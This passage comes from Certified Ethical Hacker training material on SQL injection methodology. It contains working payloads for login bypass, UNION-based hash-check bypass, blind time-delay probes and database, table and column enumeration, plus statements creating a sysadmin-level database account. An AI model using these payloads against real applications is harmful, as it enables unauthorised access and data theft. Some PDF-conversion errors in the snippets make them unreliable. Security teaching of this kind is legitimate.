


Module Flow

Attackers follow a methodology to perform SQL injection attacks to ensure that they check for every possible way of performing these attacks. This increases the likelihood of successful attacks.

SQL Injection Concepts	Advanced SQL Injection
Testing for SQL Injection	SQL Injection Tools
Types of SQL Injection	Evasion Techniques
Blind SQL Injection	Countermeasures
SQL Injection Methodology	

This section provides insight into the SQL injection methodology. It describes the steps used by the attacker to perform SQL injection attacks.




SQL Injection Methodology

The following are the various stages of SQL injection methodology:

- **Information gathering:** The attacker first gathers all the **required information** he or she needs before the **SQL injection attack**.
- **SQL injection vulnerability detection:** Usually the **attacker's job** is to identify the vulnerability of the system so that he or she can exploit the vulnerability to launch attacks.
- **Launch SQL injection attack:** Where ever there is **weak authentication**, that will be the main source for the attacker to enter into the network and finally by exploiting the authentication rules, the attacker injects the **malicious code** of SQL injection.
- **Extract the data:** The attacker gets access to the network as a privileged user and will be able to extract the sensitive data from the network.
- **Interact with the operating system:** Once he or she gains access, the attacker tries to escalate his or her privileges so that he or she can interact with the **operating system**.
- **Compromise the system:** The attacker can modify, delete the data, or create new accounts as a privileged user depending on the purpose of the attack. Again, from there,

the attacker can log in to the other associated networks. He or she installs **Trojans** and other keyloggers, etc.




SQL Injection Methodology (Cont'd)

In the **information gathering stage**, attackers try to gather information about the target database such as database name, version, users, output mechanism, DB type, user privilege level, and OS interaction level.

Once the information gathered, the attacker then tries to look for **SQL vulnerabilities** in the target web application. For that, he or she lists all input fields, hidden fields, and post requests on the website and then tries to inject codes into the input fields to generate an error.

The attacker then tries to carry out different types of SQL injection attacks such as error-based SQL injection, union-based SQL injection, blind (**Wait for Delay**) SQL injection, etc.

Once the attacker succeeds in performing a **SQL injection attack**, he or she then tries to extract table names, column names, and table data from the target database. Depending upon the aim of the attacker, he or she may interact with the OS to extract OS details and application passwords, execute commands, access system files, etc. The attacker can go further to compromise the whole target network by installing Trojans and planting keyloggers.




Module Flow

Prior to this, we have discussed the SQL injection methodology. Now we will discuss advanced SQL injection.

	SQL Injection Concepts		Advanced SQL Injection
	Testing for SQL Injection		SQL Injection Tools
	Types of SQL Injection		Evasion Techniques
	Blind SQL Injection		Countermeasures
	SQL Injection Methodology		

This section explains each step involved in advanced SQL injection.



Information Gathering

Understanding the underlying **SQL query** will allow the attacker to craft correct SQL injection statements. Error messages are essential for extracting information from the database. Depending on the type of errors found, you can vary the **attack techniques**. Information gathering is also known as the survey and assess method used by the attacker to determine complete information of the potential target. Attackers find out what kind of database is used, what version is being used, user privilege levels, and various other things.

The attacker usually gathers information at various levels starting with identification of the database type being used and the database search engine. Different databases require different **SQL syntax**. Identify the database engine used by the server. Identification of the privilege levels is one more step as there is chance of gaining the highest privilege as an authentic user. Then obtain the password and compromise the system. Interacting with the **operating system** through command shell execution allows you to compromise the entire network.

Extracting Information through Error Messages

C|EH
Certified Ethical Hacker

Grouping Error 	HAVING command allows to further define a query based on the “grouped” fields The error message will tell us which columns have not been grouped <pre>' group by columnnames having 1=1 --'</pre>
Type Mismatch 	Try to insert strings into numeric fields; the error messages will show the data that could not get converted <pre>' union select 1,1,'text',1,1,1 --' ' union select 1,1, bigint,1,1,1 --'</pre>
Blind Injection 	Use time delays or error signatures to determine extract information <pre>'; if condition waitfor delay '0:0:5' -- '; union select if(condition , benchmark (100000, sha1('test')), 'false'),1,1,1,1;</pre>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Extracting Information through Error Messages

Attackers may use following the ways to extract information through error messages:



Grouping Error

The HAVING command allows further defining a query based on the “grouped” fields. The error message will tell you which columns have not been grouped:

```
'group by columnnames having 1=1 --'
```



Type Mismatch

Try to insert strings into numeric fields; the error messages will show you the data that could not get converted:

```
' union select 1,1,'text',1,1,1 --'
' union select 1,1, bigint,1,1,1 --'
```



Blind Injection

The attacker uses time delays or error signatures to determine extract information:

```
'; if condition waitfor delay '0:0:5' --'
```

```
'; union select if( condition , benchmark (100000, sha1('test')), 'false'  
) ,1,1,1,1;
```

Understanding SQL Query

Injections

Most injections will land in the middle of a SELECT statement. In a SELECT clause we almost always end up in the WHERE section.

Select Statement

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1 -- GROUP BY x HAVING x = y ORDER BY x
```

Determining Database Engine Type

- Mostly the error messages will show you what DB engine you are working with
- ODBC errors will display database type as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the Operating System and Web Server

Determining a SELECT Query Structure

- Try to replicate an error free navigation
- Could be as simple as ' and '1'='1 Or ' and '1' = '2
- Generate specific errors
- Determine table and column names ' group by columnnames having 1=1 --
- Do we need parenthesis? Is it a subquery?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding SQL Query

To perform SQL injection, you should understand the query in order to know what part of the **SQL query** you can modify. The query modification can land anywhere in the query. It can be part of a SELECT, UPDATE, EXEC, INSERT, DELETE, or CREATE statement or subquery.



Injections

Most injections will land in the middle of a SELECT statement. In a SELECT clause, we almost always end up in the WHERE section.

Select Statement

```
SELECT * FROM table WHERE x = 'normalinput' group by x having 1=1 --  
GROUP BY x HAVING x = y ORDER BY x
```

Determining Database Engine Type

Most error messages will show you what database engine you are working with:

- ODBC errors will display database type as part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the operating system and web server

Determining a SELECT Query Structure

To understand the SQL query, try to replicate error-free navigation as follows:

- ⊕ Could be as simple as ' and '1' = '1 or ' and '1' = '2
- ⊕ Generate specific errors
- ⊕ Determine table and column names 'group by columnnames having 1=1 –
- ⊕ Do we need parentheses? Is it a subquery?

This gives specific types of errors that give you more information about the table name and parameters in the query.

Bypass Website Logins Using SQL Injection

Try these at website login forms

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1-
```

Login as different User:

```
' UNION SELECT 1,
anotheruser',
'doesnt matter', 1--
```

Bypassing MD5 Hash Check Example

```
Username : admin
Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin', '81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

MD5 Hash Password

- You can union results with a known password and MD5 hash of supplied password
- The Web Application will compare your password and the supplied MD5 hash instead of MD5 from the database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Bypass Website Logins Using SQL Injection

Attackers take complete advantage of vulnerabilities. **SQL commands** and user-provided parameters are chained together by programmers. By utilizing this feature, the attacker executes arbitrary **SQL queries** and commands on the backend database server through the web application.

Bypassing login scripts:

Try the following SQL injection strings to bypass login scripts:

```
admin' --
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1-
```

MD5 Hash Password

You can union results with a known password and MD5 hash of a supplied password. The web application will compare your password and the supplied MD5 hash instead of MD5 from the database.

Bypassing MD5 Hash Check Example

```
Username : admin Password : 1234 ' AND 1=0 UNION ALL SELECT 'admin',
'81dc9bdb52d04dc20036dbd8313ed055
81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

Login as different User:

```
' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--
```

Database, Table, and Column Enumeration

CEH

Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations:

```
user or current_user, session_user, system_user
' and 1 in (select user ) --
; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%', benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

Default administrator accounts include **sa**, **system**, **sys**, **dba**, **admin**, **root** and many others

The **dbo** is a user that has implied permissions to perform all activities in the database.

Any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically

Discover DB Structure

Determine table and column names

```
' group by columnname having l=1 --
Discover column name types
' union select sum(columnname ) from tablename --
Enumerate user defined tables
' and 1 in (select min(name) from sysobjects
where xtype = 'U' and name > '.') --
```

Column Enumeration in DB

MS SQL	DB2
<pre>SELECT name FROM syscolumns WHERE SELECT * FROM syscat.columns l=1 = (SELECT id FROM sysobjects WHERE name = 'tablename ') WHERE tabname= 'tablename ' sp_columns tablename Postgres MySQL show columns from tablename SELECT attnum,attname from pg_class, pg_attribute WHERE relname= 'tablename ' AND pg_class.cid=attrelid Oracle SELECT * FROM all_tab_columns WHERE table_name='tablename '</pre>	<pre>SELECT * FROM syscat.columns WHERE tabname= 'tablename ' Postgres SELECT attnum,attname from pg_class, pg_attribute WHERE relname= 'tablename ' AND pg_class.cid=attrelid Oracle SELECT * FROM all_tab_columns WHERE table_name='tablename '</pre>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database, Table, and Column Enumeration

The attacker can use the following techniques to enumerate databases, tables, and columns.

Identify User Level Privilege

There are several **SQL built-in scalar functions** that will work in most SQL implementations and show you current user, session user, and system user as follows:

```
user or current_user, session_user, system_user
' and 1 in (select user ) --
; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%', benchmark(50000,sha1('test')), 'false' );
```

DB Administrators

Default administrator accounts include **sa**, **system**, **sys**, **dba**, **admin**, **root**, and many others. The **DBO** is a user who has implied permissions to perform all activities in the database. Any object created by any member of the **sysadmin** fixed server role belongs to **dbo** automatically.

Discover DB Structure

Module 14 Page 2067

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


You can discover DB structure as follows:

- ⊕ **Determine table and column names:** ' group by columnnames having 1=1 --
- ⊕ **Discover column name types:** ' union select sum(columnname) from tablename --
- ⊕ **Enumerate user defined tables:** ' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Column Enumeration in DB

You can perform column enumeration in the DB as follows:

- ⊕ **MS SQL:** SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tablename ')
sp_columns tablename
- ⊕ **MySQL:** show columns from tablename
- ⊕ **Oracle:** SELECT *FROMall_tab_columns
WHERE table_name='tablename '
- ⊕ **DB2:** SELECT * FROM syscat.columns
WHERE tabname= 'tablename '
- ⊕ **Postgres:** SELECT attnum,attname from pg_class, pg_attribute
WHERE relname= 'tablename '
AND pg_class.oid=attrelid AND attnum > 0



Advanced Enumeration

Attackers use advanced enumeration techniques for **information gathering**. The information gathered is again used to for gaining **unauthorized access**. Password cracking methods like calculated hashes and **precomputed hashes** with the help of various tools like John the Ripper, Cain & Abel, Brutus, cURL, etc. crack passwords. Attackers use buffer overflows for determining the various vulnerabilities of a system or network.

The following are some of the metadata tables for different databases:

1. Advanced enumeration through Oracle

- ⦿ SYS.USER_OBJECTS
- ⦿ SYS.TAB, SYS.USER_TABLES
- ⦿ SYS.USER_VIEWS
- ⦿ SYS.ALL_TABLES
- ⦿ SYS.USER_TAB_COLUMNS
- ⦿ SYS.USER_CATALOG

2. Advanced enumeration through MS Access

- ⦿ MsysACEs

- ⊖ MsysObjects
- ⊖ MsysQueries
- ⊖ MsysRelationships

3. Advanced enumeration through SQL

- ⊖ mysql.user
- ⊖ mysql.host
- ⊖ mysql.db

4. Advanced enumeration through Oracle MySQL

- ⊖ sysobjects
- ⊖ syscolumns
- ⊖ systypes
- ⊖ sysdatabases

Tables and columns enumeration in one query

```
'union select 0, sysobjects.name + ':' + syscolumns.name + ':' +  
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1 from sysobjects, syscolumns,  
systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id  
AND syscolumns	xtype = systypes	xtype --
```

Database Enumeration

```
Different databases in Server: ' and 1 in (select min(name) from  
master.dbo.sysdatabases where name > '.' ) --
```

```
File location of databases: ' and 1 in (select min(filename) from  
master.dbo.sysdatabases where filename > '.' ) -
```

Features of Different DBMSs



	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(), concat_ws(delim,)	'+'	"&"	' '	" concat " " "+" ' '	' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information_schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Features of Different DBMSs

The following are the features of comparison tables for different databases:

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(), concat_ws(delim,)	'+'	"&"	' '	" concat " " "+" ' '	' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information_schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

TABLE 14.5: Features of Different DBMSs

- ⌚ Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- ⌚ Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- ⌚ Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual

Creating Database Accounts

CEH Certified Ethical Hacker

Oracle

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor',
'sysadmin'
```

MySQL

```
INSERT INTO mysql.user
(user, host, password)
VALUES ('victor',
'localhost',
PASSWORD('Pass123'))
```

Microsoft Access

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creating Database Accounts



Microsoft SQL server

You can create database accounts in Microsoft SQL server as follows:

- ① Click Start, point to Programs, point to Microsoft SQL Server, and then click Enterprise Manager.
- ② In SQL Server Enterprise Manager, expand Microsoft SQL Servers, expand SQL Server Group, expand <SQL cluster name>, expand Security, right-click Logins, and then click New Login.
- ③ In the SQL Server Login Properties - New Login dialog box, on the General tab, in the Name box, type <domain name>\<account name>, and then click OK.
- ④ Repeat this procedure for all remaining accounts you need to create.

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```



MySQL

You can create database accounts in MySQL as follows:

- ☛ Log in as the root user.
- ☛ mysql -u root -p
- ☛ Press **Enter** and type the root password when prompted.
- ☛ mysql -uroot -p<password>
- ☛ Just replace <password> with the root user password.
- ☛ Then, at the mysql prompt, create the desired database.
- ☛ Create database testing.
- ☛ Grant all on testing.* to 'tester'@'localhost' identified by 'password';
- ☛ This assumes that you are working on the machine where the database is located. Also, replace 'password' with the password you wish to use.

```
INSERT INTO mysql.user (user, host, password) VALUES
('victor', 'localhost', PASSWORD('Pass123'))
```



Oracle

- ☛ To create a database account for Oracle, do the following:

- ☛ Click the **Database Account** sub tab under the **Administration** tab. The **Database Account** screen opens.
- ☛ Click **Create**. The **Create Database Account** screen opens.
- ☛ Enter values in the following fields:
 - ☛ **User Name**: Click the **Search** icon and enter search criteria for the Oracle LSH user for whom you are creating a database account.
 - ☛ **Database Account Name**: Enter a user name for the database account. The text you enter is stored in uppercase.
 - ☛ **Password**: Enter a password of 8 characters or more for the definer to use with the database account.
 - ☛ **Confirm Password**: Reenter the password.
- ☛ Click **Apply**. The system returns you to the **Database Account** screen.

```
CREATE USER victor IDENTIFIED BY Pass123 TEMPORARY TABLESPACE
temp DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

